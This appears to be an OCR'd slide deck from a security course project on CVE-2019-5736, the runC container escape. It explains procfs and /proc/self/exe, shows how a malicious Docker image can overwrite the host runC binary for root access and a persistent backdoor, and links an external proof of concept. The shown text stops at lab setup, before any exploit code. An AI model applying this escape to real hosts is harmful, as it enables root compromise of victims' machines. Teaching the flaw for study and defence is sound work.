BREAKING OUT OF DOCKER VIA RUNC


Project Objectives

- Understand the vulnerability in docker and how it was fixed
- Obtain root access to host machine through vulnerability in docker
- Set up a persistent backdoor into victim's machine
- Conduct any desired post-exploitation with root access in victim's machine

PRE-REQUISITES


Introduction to Docker

- Docker is a containerization tool
- Similar to virtual machines, the main function of docker is to isolate applications and its dependencies
- Utilizes an operating-system-level virtualization instead of a hardware virtualization
- Containers share host system's kernel, therefore, they share only the user spaces and only binaries and libraries are created from scratch
- Containers are more lightweight as compared to Virtual Machines



What is RunC?

- Low-level container runtime
- Used to spawn and run containers (Does the actual creation of containers)
- Docker → Image creation & management
- RunC → Container Creation & attaching processes to existing containers



The Proc Filesystem (procfs)


Virtual filesystem created by linux kernel in memory (Does not exist on disk)

Presents information primarily about processes

Each process → Directory in procfs (/proc/pid)


Interface to system data and can be thought of as an interface to system data (Exposed as a filesystem by the kernel for usability)

The Proc Filesystem (procfs)



- Use the command "ls /proc" to view all running processes
- Each number in /proc is the process id of a process currently running

The Proc Filesystem (procfs)




- Use the command "echo $$" to find the process id of the currently running process (bash)
- Use the command "readlink /proc/<pid>/exe" to find out the process name of the pid that was just retrieved
- We can see that the process is "/bin/bash" which makes sense as the process of "$$" is the bash shell that is running

The Proc Filesystem (procfs)

```
ehdemo@ubuntu: ~
File  Edit  View  Search  Terminal  Help
ehdemo@ubuntu:~$ ls /proc
1      19514  226  284    4484  4915  5216  706          keys
10     19522  227  288    4498  4917  5217  757          key-users
105    19523  228  2882   45    4925  5219  758          kmsg
106    19524  229  29     4525  4928  5223  761          kpagecgroup
107    19525  23   29892  4568  5023  5226  767          kpagecount
108    19527  230  29989  4597  5026  5237  768          kpageflags
109    19528  231  3      46    5031  5270  769          loadavg
11     196    232  30     4602  5040  5284  7757         locks
110    197    233  30073  4604  5045  5285  785          mdstat
116    198    234  30089  4628  5047  5293  7867         meminfo
12     199    235  310    4629  5059  5299  7979         misc
125    2      236  311    4681  5075  53    8            modules
13     20     237  3121   47    5084  5306  8037         mounts
14     200    238  317    4708  5096  5346  870          mpt
1416   201    239  32     4711  51    5360  9            mtrr
142    202    24   33     4715  5102  5363  945          net
15     203    240  34     4721  5104  5374  964          pagetypeinfo
1517   204    241  340    4723  5108  54    967          partitions
16     205    242  3401   4728  5116  5413  acpi         sched_debug
1611   206    243  35     4732  5127  5434  asound       schedstat
16310  207    244  352    4734  5128  55    buddyinfo    scsi
16902  208    245  358    4736  5135  5511  bus          self
16908  209    246  36     4737  5137  5529  cgroups      slabinfo
```

- Looking at all the running processes again, we can see a directory named “self”
- “self” will basically replace the process id of the process that called it
- “/proc/self” will be referring to the process that called the command

The Proc Filesystem (procfs)



- Running the command "ll /proc/self", we can see that it returns a process id (the pid of the process that called it)
- Running the command "ll /proc/self/exe" we can see that the process is "/bin/ls"
- This makes sense as the process that called "/proc/self/exe" is the ls command

THE VULNERABILITY

CVE-2019-5736

Scenarios for exploitation

Creating a new container using an attacker-controlled image. (Attacker must have previous access to container)


Attaching into an existing container which the attacker had previous write access to

Require runC to spin up a new process in a container

RunC is tasked with running a user-defined binary in the container (Docker image’s entry point or Docker exec’s argument)


VULNERABILITY EXPLAINED

- When this user binary is run, it must already be confined and restricted inside the container, or it can jeopardize the host.
- In order to accomplish that, runC creates a ‘runC init’ subprocess which places all needed restrictions on itself (such as entering or setting up namespaces) and effectively places itself in the container.
- Then, the runC init process, now in the container, calls the execve syscall to overwrite itself with the user requested binary.



VULNERABILITY EXPLAINED

- The core of the vulnerability is that the attack can use “/proc/<runc-pid>/exe” to make runC execute itself, which can be done using “/proc/self/exe”
- The problem with runC executing itself is that “/proc/self/exe” is a reference to the runC binary on the host machine
- Other processes in the container can use this reference to overwrite the runC binary on the host
- Therefore, the next time runC is executed on the host, the attacker gains code execution on the host
- Since docker is required to be executed as root, runC will be executed as root. Thus, giving the attacker the ability to execute arbitrary code on the host machine with root privileges



EXPLOITATION

All exploitation code can be found at

https://github.com/RyanNgWH/CVE-2019-5736-POC

Scenario

The victim is a tech enthusiast who uses Docker to self host certain services. He choose to use Docker due to the flexibility of containerization and is exploring other tools and services running on Docker. He downloads and executes a malicious Docker image created by the attacker, believing that it is a new service that he is interested in. The attacker obtains root access into the victim’s host system and installs a persistent remote access software on the victim’s host machine. This allows the attacker to gain root access to the victim’s host machine whenever it is turned on.

In this scenario, we will be acting as the attacker and will go through the process of creating the malicious Docker image to be downloaded and executed by the victim.

Environment Setup

- Both attacker and victim machines will be utilizing Ubuntu Desktop 18.04 LTS as the operating system
- Victim is running Docker version 18.09.1, build 4c52b90
- Both attacker and victim machines are connected on the same LAN network

Phases of exploitation

1

Phase 1

- Download and install operating systems
- Setup Docker in victim virtual machine

2

Phase 2

- Construct exploitation code
- Construct arbitrary code to be executed on victim machine

3

Phase 3

- Construct malicious docker image

4

Phase 4

- Transfer and execute malicious docker image on victim machine
- Obtain remote desktop of victim machine

PHASE 1

- Download and install operating systems
- Setup Docker in victim virtual machine

Download Ubuntu Desktop

Ubuntu 18.04.2 LTS

Download the latest LTS version of Ubuntu, for desktop PCs and laptops. LTS stands for long-term support — which means five years, until April 2023, of free security and maintenance updates, guaranteed.

Ubuntu 18.04 LTS release notes


Recommended system requirements:

Download

For other versions of Ubuntu Desktop including torrents, the network installer, a list of local mirrors, and past releases see our alternative downloads.

DOWNLOAD UBUNTU

Download the ISO image from https://ubuntu.com/download/desktop



INSTALL UBUNTU

- Follow the prompts to configure and install ubuntu for both the attacker and victim machines
- When using VMware or Virtualbox, ensure that the VMs are setup in NAT configuration to allow both VMs to communicate
- Ensure both VMs can communicate with each other

Index of linux/ubuntu/dists/bionic/pool/stable/amd64/

../		
containerd.io_1.2.0-1_amd64.deb	2018-11-08 23:48:04	19.0 MiB
containerd.io_1.2.0~beta.2-1_amd64.deb	2018-08-30 00:27:26	20.0 MiB
containerd.io_1.2.0~rc.0-1_amd64.deb	2018-10-05 21:08:30	18.9 MiB
containerd.io_1.2.0~rc.2-1_amd64.deb	2018-10-24 00:45:12	18.9 MiB
containerd.io_1.2.2-1_amd64.deb	2019-01-09 21:10:13	19.0 MiB
containerd.io_1.2.2-3_amd64.deb	2019-02-11 16:06:41	19.0 MiB
containerd.io_1.2.4-1_amd64.deb	2019-02-28 17:43:06	19.0 MiB
containerd.io_1.2.5-1_amd64.deb	2019-03-28 05:02:20	19.0 MiB
containerd.io_1.2.6-3_amd64.deb	2019-06-27 19:27:19	21.6 MiB
docker-ce-cli_18.09.0~3-0~ubuntu-bionic_amd64.deb	2018-11-08 00:02:03	12.5 MiB
docker-ce-cli_18.09.1~3-0~ubuntu-bionic_amd64.deb	2019-01-09 21:10:14	12.5 MiB
docker-ce-cli_18.09.2~3-0~ubuntu-bionic_amd64.deb	2019-02-11 16:06:41	12.5 MiB
docker-ce-cli_18.09.3~3-0~ubuntu-bionic_amd64.deb	2019-02-28 17:43:06	12.5 MiB
docker-ce-cli_18.09.4~3-0~ubuntu-bionic_amd64.deb	2019-03-28 05:02:21	12.5 MiB
docker-ce-cli_18.09.5~3-0~ubuntu-bionic_amd64.deb	2019-04-11 06:51:57	12.6 MiB
docker-ce-cli_18.09.6~3-0~ubuntu-bionic_amd64.deb	2019-05-06 17:01:21	12.5 MiB
docker-ce-cli_18.09.7~3-0~ubuntu-bionic_amd64.deb	2019-06-27 19:27:19	12.6 MiB
docker-ce_18.03.1~ce~3-0~ubuntu_amd64.deb	2018-06-20 23:28:24	32.3 MiB
docker-ce_18.06.0~ce~3-0~ubuntu_amd64.deb	2018-07-18 22:51:44	38.3 MiB
docker-ce_18.06.1~ce~3-0~ubuntu_amd64.deb	2018-08-21 23:04:21	38.4 MiB
docker-ce_18.06.2~ce~3-0~ubuntu_amd64.deb	2019-02-11 18:11:26	38.3 MiB
docker-ce_18.06.3~ce~3-0~ubuntu_amd64.deb	2019-02-20 17:34:34	38.4 MiB
docker-ce_18.09.0~3-0~ubuntu-bionic_amd64.deb	2018-11-08 00:02:03	16.6 MiB
docker-ce_18.09.1~3-0~ubuntu-bionic_amd64.deb	2019-01-09 21:10:14	16.6 MiB
docker-ce_18.09.2~3-0~ubuntu-bionic_amd64.deb	2019-02-11 16:06:41	16.6 MiB
docker-ce_18.09.3~3-0~ubuntu-bionic_amd64.deb	2019-02-28 17:43:07	16.6 MiB
docker-ce_18.09.4~3-0~ubuntu-bionic_amd64.deb	2019-03-28 05:02:21	16.6 MiB
docker-ce_18.09.5~3-0~ubuntu-bionic_amd64.deb	2019-04-11 06:51:57	16.6 MiB
docker-ce_18.09.6~3-0~ubuntu-bionic_amd64.deb	2019-05-06 17:01:21	16.6 MiB
docker-ce_18.09.7~3-0~ubuntu-bionic_amd64.deb	2019-06-27 19:27:20	16.6 MiB

